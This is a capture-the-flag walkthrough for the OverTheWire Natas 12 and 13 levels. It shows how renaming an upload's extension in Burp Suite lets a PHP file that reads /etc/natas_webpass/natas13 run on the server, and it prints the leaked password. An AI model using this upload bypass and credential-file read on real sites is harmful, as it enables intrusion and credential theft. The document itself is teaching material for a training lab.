
A screenshot of a web page titled "NATAS12". The main content area has a white background and contains the following text:

Choose a JPEG to upload (max 1KB):  
 No file chosen

[View sourcecode](#)

In the top right corner of the main area, there is a dark button with the text "SUBMIT TOKEN" and a small globe icon.

- Go to source code



```

kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications natas12.natas.labs.overthewire.org/natas12.natas.labs.overthewire.org/index-source.html
Not secure natas12.natas.labs.overthewire.org/index-source.html
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas12", "pass": "<censored>" };</script></head>
<body>
<h1>natas12</h1>
<div id="content">
<?php

function genRandomString() {
 $length = 10;
 $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
 $string = "";

 for ($p = 0; $p < $length; $p++) {
 $string .= $characters[mt_rand(0, strlen($characters)-1)];
 }

 return $string;
}

function makeRandomPath($dir, $ext) {
 do {
 $path = $dir."/".genRandomString().".". $ext;
 } while(file_exists($path));
 return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
 $ext = pathinfo($fn, PATHINFO_EXTENSION);
 return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
 $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

 if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
 echo "File is too big";
 } else{
 if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
 echo "The file $target_path has been uploaded";
 } else{
 echo "There was an error uploading the file, please try again!";
 }
 }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):

<input name="uploadedfile" type="file" />

<input type="submit" value="Upload File" />
</form>

```

- Turn on intercept in burpsuite

The screenshot shows the Burp Suite interface. On the left is a browser window titled "NATAS12" displaying a file upload form. The form has fields for "Choose a JPEG to upload (max 1KB)", "Choose File" (which says "No file chosen"), and "Upload File". Below the form is a link "View sourcecode". On the right is the Burp Suite proxy interface. The "Intercept" tab is highlighted in red. Below it, the status bar shows "Intercept is on". There are buttons for "Forward", "Drop", "Action", and "Open browser". A large blue "Intercept is on" icon with a gear and signal bars is prominently displayed. Below the icon, a message states: "Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." At the bottom are "Learn more" and "Open browser" buttons.

- Click on the choose file and upload that file

The screenshot shows a Mac OS X desktop environment. In the foreground, a "File" dialog box is open, titled "Open File". It shows a list of recent locations: Home, Desktop, Documents, Downloads, Music, Pictures, Videos, and Other Locations. The path listed is "/". In the background, there are two browser windows. The left one is titled "natas12.natas.labs.overthewire.org" and the right one is also titled "natas12.natas.labs.overthewire.org". Both windows show the same file upload form as in the previous screenshot. To the right of the browser windows is the Burp Suite interface. The "Proxy" tab is selected. The status bar at the bottom of the Burp interface shows "Intercept is on". The same "Intercept is on" icon and explanatory text are present as in the first screenshot. At the bottom of the Burp interface are "Learn more" and "Open browser" buttons.

```

POST /index.php HTTP/1.1
Host: natas12.natas.labs.overthewire.org
Content-Length: 520
Cache-Control: max-age=0
Authorization: Basic b8d9f4d98c184e3d89e3907248e1902
Upgrade-Insecure-Requests: 1
Origin: http://natas12.natas.labs.overthewire.org
Content-Type: multipart/form-data;
boundary:-----WebKitFormBoundaryNvDipUvk4BqLJ7T
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
-----WebKitFormBoundaryNvDipUvk4BqLJ7T
Content-Disposition: form-data; name="MAX_FILE_SIZE"
1000
-----WebKitFormBoundaryNvDipUvk4BqLJ7T
Content-Disposition: form-data; name="filename"
nt2uzzc2lowl.jpg
-----WebKitFormBoundaryNvDipUvk4BqLJ7T
Content-Disposition: form-data; name="uploadedfile"; filename="l2e2.c"
Content-Type: text/x-csrc
-----WebKitFormBoundaryNvDipUvk4BqLJ7T
#include <stdio.h>
#include <unistd.h>
int main()
{
 printf("I am Parent\n");
 fork();
 printf("Hello World...!");
}
-----WebKitFormBoundaryNvDipUvk4BqLJ7T..


```

- When you go back ,you can see that the file has been submitted successfully but the extension is changed into .jpg file

The file [upload/4ucxf5zl23.jpg](#) has been uploaded

[View sourcecode](#)

- Click on that



- You can see a jpg file is in here. We can assume that file have to be a jpg file , but if wasn't it's going to append the extension as jpg.

- To bypass this you have to change it as text

The screenshot shows a Burp Suite interface with the 'Proxy' tab selected. A request is captured for the URL `http://natas12.natas.labs.overthewire.org/index.php`. The 'Raw' tab displays the following content:

```

1 POST /index.php HTTP/1.1
2 Host: natas12.natas.labs.overthewire.org
3 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryKU6ZBBNyfv5kff7i
4 Cache-Control: max-age=0
5 Authorization: Basic b1FOYXMyjpSmfrakF2zL3kM113dHE3VDVmElqTUpStOlrkrnLog==
6 Upgrade-Insecure-Request: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6867.118 Safari/537.36
8 Content-Type: multipart/form-data;
9 boundary:-----WebKitFormBoundaryKU6ZBBNyfv5kff7i
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas12.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US;q=0.9
14 Connection: close
15
16 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i
21 Content-Disposition: form-data; name="filename"
22 nt2uzc2low.txt
23 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i
24 Content-Disposition: form-data; name="uploadedfile"; filename="test.txt"
25 Content-Type: text/plain
26
27
28
29 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i -
30

```

```

23 nt2uzc2low.txt
24 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i
25 Content-Disposition: form-data; name="uploadedfile"; filename="test.txt"
26 Content-Type: text/plain
27
28
29 -----WebKitFormBoundaryKU6ZBBNyfv5kff7i -
30

```

- If you send this now , you can see it has uploaded as a .txt file

The screenshot shows a Burp Suite interface with the 'Proxy' tab selected. A response is shown for the URL `http://natas12.natas.labs.overthewire.org/index.php`. The message content is:

The file [upload/9rh5awfj8r.txt](#) has been uploaded

The word "upload/9rh5awfj8r.txt" is highlighted with a red box.

Below the message, the Burp Suite status bar indicates "Intercept is off".


- Next step is to get a shell
1. Create file name called natas.php using “nano” command and give permission as executable.

```
(kali㉿kali)-[~/Desktop]
$ nano natas.php

(kali㉿kali)-[~/Desktop]
$ chmod +x natas.php


(kali㉿kali)-[~/Desktop]
$ chmod 600 natas.php
```

- Write code as following to see the password of level 13 inside the created file.



```
GNU nano 8.0
<?php
require "/etc/natas_webpass/natas13";
```

- Go back to level 12 webpage and turn on intercept and upload the created file



- Then intercept will be shown as below

```


1 POST /index.php HTTP/1.1
2 Host: natas12.natas.labs.overthewire.org
3 Content-Length: 455
4 Cache-Control: max-age=0
5 Authorization: Basic
6 bmFOYXMXMjp5WmRakFZwlJkM1I3dHE3VDVrWE1qTUpst0lrekRlQg==
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas12.natas.labs.overthewire.org
9 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBOCNkimaAbHYVm6c
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas12.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 ----WebKitFormBoundaryBOCNkimaAbHYVm6c
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 ----WebKitFormBoundaryBOCNkimaAbHYVm6c
21 Content-Disposition: form-data; name="filename"
22
23 of8gh7i43t.jpg
24 ----WebKitFormBoundaryBOCNkimaAbHYVm6c
25 Content-Disposition: form-data; name="uploadedfile"; filename="natas.php"
26 Content-Type: application/x-php
27
28 <?php
29 require "/etc/natas_webpass/natas13";
30
31 ----WebKitFormBoundaryBOCNkimaAbHYVm6c --
32

```


- Change it as .php and forward it

```
22 of8gh7i43t.php
23 -----WebKitFormBoundaryBOCNkimaAbHYVm6c
24 Content-Disposition: form-data; name="uploadedfile"; filename="natas.php"
25 Content-Type: application/x-php
26
27
28 <?php
29 require "/etc/natas_webpass/natas13";
30
31 -----WebKitFormBoundaryBOCNkimaAbHYVm6c--
32
```

- Then you can see the level 12 webpage like this




- Click on that and then you can see the password for the next level



- Password : trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


## Natas Level 12 → Level 13

- Username: natas13
- URL: <http://natas13.natas.labs.overthewire.org>
- Password : trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC



A screenshot of the Natas13 upload interface. The page title is "NATAS13". It contains a message "For security reasons, we now only accept image files!". Below this is a file upload form with a "Choose a JPEG to upload (max 1KB):" label, a "Choose File" button (showing "No file chosen"), and an "Upload File" button. On the right side of the page is a dark sidebar with the text "We shall" and a small logo, and a "SUBMIT TOKEN" button. At the bottom right of the main content area is a link "View sourcecode".

- Go to source code.



```

<?php

function genRandomString() {
 $length = 10;
 $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
 $string = "";

 for ($p = 0; $p < $length; $p++) {
 $string .= $characters[mt_rand(0, strlen($characters)-1)];
 }

 return $string;
}

function makeRandomPath($dir, $ext) {
 do {
 $path = $dir."/".genRandomString().".". $ext;
 } while(file_exists($path));
 return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
 $ext = pathinfo($fn, PATHINFO_EXTENSION);
 return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
 $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

 $err=$_FILES['uploadedfile']['error'];
 if($err){
 if($err === 2){
 echo "The uploaded file exceeds MAX_FILE_SIZE";
 } else{
 echo "Something went wrong :/";
 }
 } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
 echo "File is too big";
 } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
 echo "File is not an image";
 } else {
 if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
 echo "The file $target_path has been uploaded";
 } else{
 echo "There was an error uploading the file, please try again!";
 }
 }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
